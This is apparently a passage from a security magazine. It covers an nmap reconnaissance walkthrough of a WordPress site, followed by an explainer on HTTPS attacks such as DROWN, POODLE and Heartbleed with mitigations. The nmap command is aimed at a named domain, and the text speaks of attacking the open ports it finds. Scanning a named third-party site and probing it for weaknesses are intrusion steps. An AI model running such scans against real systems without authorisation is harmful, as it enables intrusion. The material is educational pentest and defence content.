
--reason - Return the reason the door is open

Using these parameters in the tool, it helps to find out if there are any web application firewalls (WAF) filtering inbound connections facilitating scanning in WordPress.

Return the door and reason:

```
20/tcp   closed ftp-data       reset
21/tcp   open   ftp            syn-ack
22/tcp   closed ssh            reset
25/tcp   open   smtp           syn-ack
53/tcp   open   domain         syn-ack
80/tcp   open   http           syn-ack
110/tcp  open   pop3           syn-ack
143/tcp  open   imap           syn-ack
443/tcp  open   https          syn-ack
554/tcp  open   rtsp           syn-ack
587/tcp  open   submission     syn-ack
993/tcp  open   imaps          syn-ack
995/tcp  open   pop3s          syn-ack
3306/tcp open   mysql          syn-ack
7070/tcp open   realserver     syn-ack
8080/tcp open   http-proxy     syn-ack
```


```
8443/tcp closed https-alt      reset

8888/tcp open   sun-answerbook syn-ack
```




Inserted the command:

```
# nmap -reason --packet-trace -Pn unevcomputacao.com.br
```

--packet-trace : Return the packets sent and received



In this test, we can learn which ports receive and respond, and we can attack the open doors.




The image above contains details of all logs and all the services accessed for this.

These are fundamental details for a successful attack because at this point, we know what the administrator has done to the server, which were modifications, installations and versions of plugins (Older versions contain many vulnerabilities).


Beside this fact, we can exploit the flaws of versions to access the site WordPress.

All server details can be seen. Some information shows which settings the system uses.



LISTING DIRECTORIES

In the figure above, the administrator has the uploads directory visible, so there are many easy ways to get to all of your files even without using some method to attack your server. This includes all files and settings from your website, increasing the chances of a much more successful attack knowing their configurations and relevant information to the site or users accounts. Then the recommendation that is needed in this case is that a real protected site *will not let the directories be listed publicly*.



Many wonder about the security of WordPress, perhaps because it is widely used in blogs. The idea is created that it is "fragile", or possibly seeing some site hacked because of vulnerability. However, we can ensure that WordPress is VERY safe and reliable.

The big problem is usually in the installation process. Some people, out of laziness or misinformation, do not bother to take care with the folder permissions and other details surrounding the initial setup process, leaving

some open gaps. In this case, it is clear that the problem is not in WordPress, but in ignorance of who installed it.

Yet another aspect of security that must be taken into consideration is that the overwhelming majority of raids on sites are made by automatic robots, software developed by good hackers, but mostly are used by less skilled hackers. In practice, it is not a person who enters your site and spends hours trying to break it, but rather, software that is surfing the internet looking for vulnerable sites. The hacker itself is not doing anything, the software does everything for him, so if your site is set up carefully, you will never have this problem.

A hacker will only take the time to break into a highly relevant and important site, or if you have really valuable information. A bank, NASA, a government site, they invest a few million in security because the information they have is very valuable, i.e., security investment should monitor the amount of information that the site will contain. Besides this fact, if your site is institutional, a well-configured WordPress is more than enough in terms of security.

References

1. https://br.wordpress.org/
2. https://nmap.org/
3. http://tools.kali.org/web-applications/wpscan
4. HTTPS://www.parrotsec.org/

About the Authors

PEREIRA, Born in São Paulo, Brazil. He has a PhD in the area of analytical induction. Works with stochastic models and security algorithms. Researcher at the University Nove de Julho (UNINOVE) in the area of forensic and security (penetration testing). He is creating the so-called penetration testing platform Morpheus that will run on Raspberry PI.

E-mail paulohenriquepereira@uninove.br

FERREIRA, Thiago Geronimo. Born in São Paulo, Brazil. Graduated in Computer Science (UNINOVE) where he began conducting research in information security area. Post-graduation in Security Data Information and auditing. Works as a network analyst, currently performs research on computer forensics and malware analysis. Network analyst, Security and Computer Forensics consultant.

E-mail: thiagogeronimo@gmail.com

BORBOLLA, Renato Basante. Born in São Paulo, Brazil. Degree in information security technology. Works as CyberSecurity Analyst, Post-graduation in CyberSecurity, career with over 5 years in Information Technology. I gave some talks aimed at information security and currently studying on forensic and Pentest computing. Network Administrator, Pen Tester, Security and Computer Forensics consultant. (This article is dedicated to my girlfriend)

E-mail: renato.daquino@gmail.com

GARCIA, Born in São Paulo. Information Security student at Nove de Julho University, currently working as an intern in the technological part of the SEVEN BASE company. Junior Python programmer, has developed some of his own programs for Security Area information.

E-mail: mike.garcia@terra.com.br

Should you always trust that browser padlock?

by Harpreet Bassi

We've always been taught that you are safe if your browser is displaying a little padlock. But is this still true? To answer this question, let's go back to the roots of HTTP (Hyper Text Transfer Protocol).

What exactly is HTTP(S)?

HTTP is the most prevalent protocol used by your computer's browser to communicate with a website hosted on a web server. This is a clear text protocol with no encryption, so it is very easy to eavesdrop on. Think of each message sent to the web server as a paper postcard you are sending with your message clearly written on the side. Anyone that saw this card on its journey to the destination could easily read the message if they so wished. Therefore, using this type of protocol for reading the news or just browsing the web was fine. It was also a lot faster due to no encryption overhead; back then CPU power was a precious commodity.

Encryption

In order to understand HTTPS, it is important to understand how encryption works. We must first realize there are two main types of encryption algorithms; asymmetric and symmetric algorithms.

- Asymmetric algorithms use a private and a public key to create a secret key with which the data is then encrypted. The secret key can decrypt the data, in other words the remote user is then able to read the data. The public key is shared openly but the private key is exchanged securely.
- Symmetric key cipher, such as AES, is faster in encrypting data but the sender has to exchange the key that encrypted the data in order for the sender to read the data.

So how is HTTPS different?

As the internet expanded over time with the ever increasing demand for online transactions, data security became crucial. In 1994, Netscape invented HTTPS, which is HTTP using SSL (secure socket layer) to encrypt the data transmitted. SSL allows for establishing an encrypted channel between two computers so the exchange of data packets remains private. This could be your browser and a web server. HTTPS was created to prevent eavesdroppers from reading and editing clear text data submitted on the HTTP protocol. Data, such as online banking and account login details, could now be passed to a remote server from your computer in a secure fashion. HTTPS is typically indicated with a green padlock and letters 'https' on your browser address bar.


Referring back to the earlier postcard example, SSL allows you to put a message in a secure envelope. Only the person it's addressed to can open and read the message.

How does it all work?

In order for HTTPS to function, the following five step process has to be completed:

1. Client browser connects to website exchanging a handshake message that has the information needed to connect via SSL
2. Web Server sends a copy of its SSL certificate to client browser to prove its identity
3. Browser Checks the certificate with the certificate authority
4. Exchange keys so the data exchanged can be symmetrically encrypted
5. Server and browser are now using an encrypted tunnel

What are the problems?



With this secure connection, you would think there would be no flaws in HTTPS. Realistically, there is no problem with HTTPS itself but as we now know, HTTPS is a combination of HTTP and SSL. Any flaws found in either could have a domino effect on the integrity of HTTPS. During the lifespan of SSL, there have been numerous problems, therefore, SSL has moved away from SSL to TLS (Transport Layer Security). TLS and its predecessor SSL are still referred to as 'SSL'.

HTTPS Exploits

Protocol downgrade attack: Tricks the web server into negotiating a connection with an obsolete version of TLS, such as SSL v2. Attackers can accomplish this by removing the high security ciphers from their local machine, forcing the web server to establish a less secure connection.

DROWN: Attackers leverage SSL v2 even when connected on TLS 1.0. This is accomplished by intercepting TLS 1.0 packets and repeatedly sending them to the web server using SSLv2. Each time a packet is sent, a bit more information is learned about the session key. The end result will be the session key stolen and the session hijacked. Note this only works if TLS is communicating using RSA.

BEAST: Is a man in the middle attack where TLS 1.0 is vulnerable. Attackers catch authentication tokens and reverse them to gain access to the data passing between the web server and web browser.

CRIME: Is a vulnerability that is exploited by recovering data in the web cookies when data compression is used with TLS/SPY. To distinguish a successful attack from an unsuccessful attack, attackers look at the response size. Once the data is gained from the cookie, an authentication cookie can be compiled and used to launch a session hijack on the authentication of a web session.

BREACH: Crime and Breach are similar, however, Breach is used on HTTP by injecting plain text into an HTTPS request and seeing the length of the compressed https response to guess the secret. From this, the attacker will be able to see plain text traffic from the SSL stream. This attack only works against RSA

LUCKY 13: An attacker will wait for a slight time difference where TLS error messages will appear on the network (web browser to client) to recover a complete block of TLS encrypted plain text. To make sure the session to the web server does not time out, a piece of software is normally installed to keep the connection to the web server alive. Once the attacker has pieced together the message, the attacker can then eavesdrop onto the web server. This will only work if HMAC-SHA1 is being used.

POODLE: If using SSLv3 or TLS1.0 block cipher, you are able to decrypt a single byte at a time with a probability of 1/256. Repeating this process you will gradually be able to read the whole message. This is done by snooping/sniffing traffic to the web server.

FREAK: Another man in the middle attack where a requester will send a request to the web server. The attacker will then replace it with weak “export grade” encryption. The server gets the attacker’s request and responds to the user’s browser. The user’s browsers doesn’t notice the weaker key and sets up the SSL session using the weaker key. Attacker can now snoop your session and break into the information at a later date.

Heartbleed: A serious flaw in OpenSSL works by sending echoes of less data size to the server and receiving the response plus the additional data filled from the memory. An example of this would be sending a request “hello I’m sending 128 character of data” when you realistically send only 12 characters, the server now responds with your 12 characters of data and adds an additional 116 characters from memory to make the 128 characters you said you sent. Therefore, in memory data is exposed.

Understanding the problem

To understand the problem, we must first understand the term “Cipher suite”. The easiest way of thinking of cipher suites are gears on a cog that all rotate together for everything to work in harmony. But let’s first have a look at a cipher suite:

```
SSL_RSA_WITH_RC4_1258_SHA
```

To break this down into readable format:

- Pseudorandom function – SSL
- Key exchange algorithm – RSA
- The bulk encryption – RC4_1258
- The message authentication code algorithm – SHA

Don’t let the terms scare you, we can break this down into very easy to understand portions where you will be able to easily understand what each part means:

Pseudorandom function is the hash function used to create the “master secret”. The master secret key is the mechanics used to create randomisation for the session key.

Key exchange algorithm is used to determine how the server will authenticate during the very first handshake.

The bulk encryption algorithm is the stream used to encrypt messages as well as determining other features, such as size.

The message authentication code algorithm, the final part of the puzzle, is a cryptographic hash used for each block in the message stream.

Solution to the problems.

Now that we have a basic understanding of ciphers, we can look at mitigating the risk of these vulnerabilities.

- To start with, we need to remove SSLv2/3 and TLS 1.0
- Further hardening can take place by disabling SSL Compression to stop crime attacks
- Regularly scheduled penetration and vulnerability testing of your web sites
- Regular software patching schedule

- As an end user, regularly updating your browser can also help reduce these risks


Testing

There are several sites out there offering free automated SSL vulnerability testing but nothing beats a human conducted manual intense scan where they can investigate a vulnerability with many tools, scripts and code. From my own experience, I have seen a few popular automated scans show nothing wrong but when tested manually, there are errors present.

Ask yourself that question again. Should you always trust that browser padlock?

About the Author

Harpreet Bassi



I have worked in IT and Information security for the past 14 years. During this time I have experienced how companies cut corners with their IT budgets where security is not always checked and tested enough. Together with some colleagues, we formed Meta Defence Labs that offers affordable and reliable security and infrastructure solutions to our clients. At Meta Defence Labs we provide customised and affordable cybersecurity and secure infrastructure solutions to our clients.

Website: www.MetaDefenceLabs.com

Twitter: https://twitter.com/MetaDefenceLabs

Facebook: https://www.facebook.com/MetaDefenceLabs/

LinkedIn: https://www.linkedin.com/company/meta-defence-labs-ltd?trk=biz-companies-cym

BLOG NEWS


The Best WordPress Plugins For SEO, Social and CRO In 2015 Infographic

WordPress is an open-source CMS which powers over 74 million websites around the world from some of the world's most popular news sites to small hobby blogs on a wide variety of topics.

The great thing about WordPress is how easy it is to customize to your own requirements with easy to install plugins to make changes to your design or add additional functions to a site. But with over 36,000 plugins in the WordPress plugins directory alone it can often be difficult to find the right one for your particular needs first time.

View infographic: https://haking.org/best-wordpress-plugins/


The Last Word, 'Disillusioned' | by John Walker



It was in 2000 and something when I attended a dinner at the Ritz to talk over the then current IT/Cyber Security Threat Profile. To my left was Mrs Teresa May MP – now our future Prime Minister [who I extend congratulations to], at 10:00 on the table was John Thompson – the then CEO of Symantec, and at about 11:00 was Ms Margret Moran [ex MP], and Mark Prichard MP who was there for the occasion. However, I am afraid at that event I did not make myself very popular, as I did not agree with the calming assessment that was being commercially driven by the Symantec CEO who seemed to suggest that all was in hand, and that the threat was under control – looking back, I feel I was correct to voice disagreement, albeit I was the owner of a lone opinion!

Read more: https://eforensicsmag.com/last-word-disillusioned/

How to prepare and use Docker for web pentest by Júnior Carreiro



Docker is the world's leading software containerization platform. Using Docker we can create different environments for each Pentest type. With the use of containers, you can save each environment on a USB stick or leave it in the cloud. For exemple, you can use the environment in the cloud or copy to any computer or laptop, regardless of distribution. You need only install Docker, if it is not installed

